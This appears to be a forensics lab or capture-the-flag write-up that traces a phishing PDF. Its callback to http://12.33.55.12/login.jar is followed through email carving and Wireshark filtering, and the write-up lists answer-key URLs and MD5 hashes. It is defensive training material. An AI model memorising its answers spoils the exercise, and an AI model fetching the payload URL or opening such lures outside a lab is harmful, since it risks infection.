
```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\tracerfire>cd Desktop\Artifacts\smtp

C:\Users\tracerfire\Desktop\Artifacts\smtp>carve.py alabank\1534886499
[+] Email part ID 0: None
==> Content Type: multipart/mixed

[+] Email part ID 1: None
==> Content Length in bytes: 160
==> Content Type: text/plain

[+] Email part ID 2: TCinc_Invoice.pdf
==> Content Length in bytes: 34776
==> Content Type: application/pdf

Enter the part ID of the email part you would like to carve: 2
Dumping email part ID 2 with filename TCinc_Invoice.pdf...
Successfully dumped file TCinc_Invoice.pdf
```

The file is then dumped into the smtp folder.




Name	Date modified	Type
alabank	6/11/2019 1:34 PM	File folder
asarea	6/17/2019 3:26 PM	File folder
ebeltze	8/28/2018 2:33 PM	File folder
carve.py	8/24/2018 10:51 A...	Python File
TCinc_Invoice.pdf	7/23/2019 10:00 A...	PDF File
TCinc_Invoice_20170-4072-00.pdf	7/23/2019 9:31 AM	PDF File

Open the file using **Acrobat Reader DC**, click **confirm** on the PDF and it will ask permission to go to the URL **http:/12.33.55.12/**, then click **cancel**.




TCinc_Invoice.pdf - Adobe Acrobat Reader DC
File Edit View Window Help
Home Tools TCinc_Invoice.pdf ×
1 / 1
127%
Secure Document
Login to View
Confirm
Cancel


Security Warning
The document is trying to connect to:
http://12.33.55.12
Do you trust 12.33.55.12? If you trust the site, choose Allow. If you do not trust the site, choose Block.
☑ Remember this action for this site for all PDF documents
Help
Allow
Block
Cancel


Due to the info gained above, the PDF was attempting to reach out and login to http:/12.33.55.12. It is assumed that Amaya may have attempted to login so that she could view the invoice. This would be visible in the network traffic.

Go to **Artifacts/pcaps**, find the pcap file that is close to the time of the email with the second PDF **"1534886499" - August 21st at 14:21**.




```
Return-Path: <trashyourcomputers@tcinc.com>
Delivered-To: alabank@orko.net
Received: from mail.nimbus.net (unknown [52.95.251.10])
        by mail.orko.net (Postfix) with ESMTPS id 7CF2717E82A
        for <alabank@orko.net>; Tue, 21 Aug 2018 14:21:39 -0700
 (PDT)
Received: from _ (localhost [127.0.0.1])
        by mail.nimbus.net (Postfix) with ESMTPSA id 1FDC5181DF7
        for <alabank@orko.net>; Tue, 21 Aug 2018 17:20:13 -0400
 (EDT)
MIME-Version: 1.0
Content-Type: multipart/mixed;
 boundary="=_d39e727b93e8445463c738e317084698"
```

Open the related pcap file in WireShark, **2018-08-21-12-18-14.pcap**.



2018-08-18_19-21-38	8/23/2018 2:49 PM	Wireshark capture...	97,657 KB
2018-08-19_04-04-03	8/23/2018 2:49 PM	Wireshark capture...	97,657 KB
2018-08-19_08-34-34	8/23/2018 2:50 PM	Wireshark capture...	97,657 KB
2018-08-19_17-05-26	8/23/2018 2:51 PM	Wireshark capture...	97,657 KB
2018-08-20_02-36-13	8/23/2018 2:51 PM	Wireshark capture...	97,658 KB
2018-08-20_08-34-35	8/23/2018 2:52 PM	Wireshark capture...	97,657 KB
2018-08-20_16-22-25	8/23/2018 2:52 PM	Wireshark capture...	97,657 KB
2018-08-21_02-26-57	8/23/2018 2:53 PM	Wireshark capture...	97,657 KB
2018-08-21_12-18-14	8/23/2018 2:54 PM	Wireshark capture...	97,657 KB
2018-08-21_21-25-10	8/23/2018 2:54 PM	Wireshark capture...	97,658 KB
2018-08-22_07-03-41	8/23/2018 2:55 PM	Wireshark capture...	97,657 KB
2018-08-22_16-05-21	8/23/2018 2:55 PM	Wireshark capture...	97,657 KB
2018-08-23_00-32-40	8/23/2018 2:56 PM	Wireshark capture...	97,658 KB


Filter the packets by the IP address found earlier and by the http protocol: **ip.addr == 12.33.55.12 && http**. The filter displays three different GET requests, it is assumed that the file of interest is probably **login.jar** or packet **76214** due to the prompt for login in the pdf.


2018-08-21_12-18-14.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

ip.addr == 12.33.55.12 && http

```
No.   Time         Source        Destination   Protocol Length Stream index Info
64665 7568.369143  192.168.1.11  12.33.55.12   HTTP     442    1115 GET /login.jar HTTP/1.1
64668 7568.370573  12.33.55.12   192.168.1.11  HTTP     371    1115 HTTP/1.0 404 File not found  (text/html)
64686 7568.486300  192.168.1.11  12.33.55.12   HTTP     407    1116 GET /favicon.ico HTTP/1.1
64689 7568.487874  12.33.55.12   192.168.1.11  HTTP     371    1116 HTTP/1.0 404 File not found  (text/html)
73905 8931.863420  192.168.1.11  12.33.55.12   HTTP     442    1294 GET /login.jar HTTP/1.1
76214 8932.583371  12.33.55.12   192.168.1.11  HTTP     1804   1294 HTTP/1.0 200 OK  (application/java-archive)
```

Click on packet **76214** and click the Hypertext Transfer Protocol drop down. Notice that the request URI is http://12.33.55.12/login.jar (http://12.33.55.12/login.jar)


2018-08-21_12-18-14.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

ip.addr == 12.33.55.12 && http

```
No.   Time         Source        Destination   Protocol Length Stream index Info
64665 7568.369143  192.168.1.11  12.33.55.12   HTTP     442    1115 GET /login.jar HTTP/1.1
64668 7568.370573  12.33.55.12   192.168.1.11  HTTP     371    1115 HTTP/1.0 404 File not found  (text/html)
64686 7568.486300  192.168.1.11  12.33.55.12   HTTP     407    1116 GET /favicon.ico HTTP/1.1
64689 7568.487874  12.33.55.12   192.168.1.11  HTTP     371    1116 HTTP/1.0 404 File not found  (text/html)
73905 8931.863420  192.168.1.11  12.33.55.12   HTTP     442    1294 GET /login.jar HTTP/1.1
76214 8932.583371  12.33.55.12   192.168.1.11  HTTP     1804   1294 HTTP/1.0 200 OK  (application/java-archive)
```

```
    [Time since request: 0.719951000 seconds]
    [Request in frame: 73905]
    [Request URI: http://12.33.55.12/login.jar]
    File Data: 4520097 bytes
> Media Type
```


Answer: http://12.33.55.12/login.jar (http://12.33.55.12/login.jar)

Tartalo 4

What is the md5sum of the first PDF sent from Trash Your Computers Inc.?

Solution:

Locate the PDF from Tartalo 2, **TCinc_Invoice_20170-4072-00.pdf**.



TCinc_Invoice_20170-4072-00

Use Powershell to get the md5sum for **TCinc_Invoice_20170-4072-00.pdf**. `get-filehash [directory] -algorithm md5`


Answer: e20ff8395929fd5cf6b8a8417951cc56

Tartalo 5

A second email with another PDF was sent soon after the first one. What is the md5sum of the second PDF sent from Trash Your Computers Inc.?

Solution:

Referencing back to Tartalo 3, the second PDF resides in **1534886499**. Since the file **TCinc_invoice.pdf** was already carved out in Tartalo 3, the Powershell command `get-filehash [directory] -algorithm md5` can be used again.



TCinc_Invoice


Answer: 3955fdd379c2d4612b47e5819bdafe0b

Tartalo 6

What is the md5sum of the file downloaded when Amaya clicked on the link in the PDF?

Solution:


In Tartalo 3, pcap file **2018-08-21-12-18-14.pcap** was investigated in WireShark. Use this pcap again and filter by IP and the http protocol with the following command: **ip.addr == 12.33.55.12 && http**. From Tartalo 3, the packet of interest is **76214**.


2018-08-21_12-18-14.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression... +

ip.addr == 12.33.55.12 && http

No.	Time	Source	Destination	Protocol	Length	Stream index	Info
64665	7568.369143	192.168.1.11	12.33.55.12	HTTP	442	1115	GET /login.jar HTTP/1.1
64668	7568.370573	12.33.55.12	192.168.1.11	HTTP	371	1115	HTTP/1.0 404 File not found (text/html)
64686	7568.486300	192.168.1.11	12.33.55.12	HTTP	407	1116	GET /favicon.ico HTTP/1.1
64689	7568.487874	12.33.55.12	192.168.1.11	HTTP	371	1116	HTTP/1.0 404 File not found (text/html)
73905	8931.863420	192.168.1.11	12.33.55.12	HTTP	442	1294	GET /login.jar HTTP/1.1
76214	8932.583371	12.33.55.12	192.168.1.11	HTTP	1804	1294	HTTP/1.0 200 OK (application/java-archive)


In WireShark, go to **file>export objects>http**.



Destination	Protocol	Length	Info
12.33.55.12	HTTP	442	GET /login.jar HTTP/1.1
192.168.1.11	HTTP	371	HTTP/1.0 404 File not found (text/html)
12.33.55.12	HTTP	407	GET /favicon.ico HTTP/1.1
